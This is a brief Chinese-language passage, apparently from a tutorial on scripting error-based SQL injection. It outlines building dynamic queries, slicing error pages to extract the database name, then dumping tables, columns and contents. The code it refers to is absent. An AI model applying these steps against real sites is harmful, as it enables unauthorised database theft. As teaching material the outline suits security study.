
1. 分析手工注入的语句构造构造动态查询语句
2. 构造动态查询语句
3. 根据页面长度分别从前和从后截断，获取报错信息中的数据库名，并保存到数组中备用

代码结果如下：



爆表

详情看代码注释



爆字段，爆内容原理同上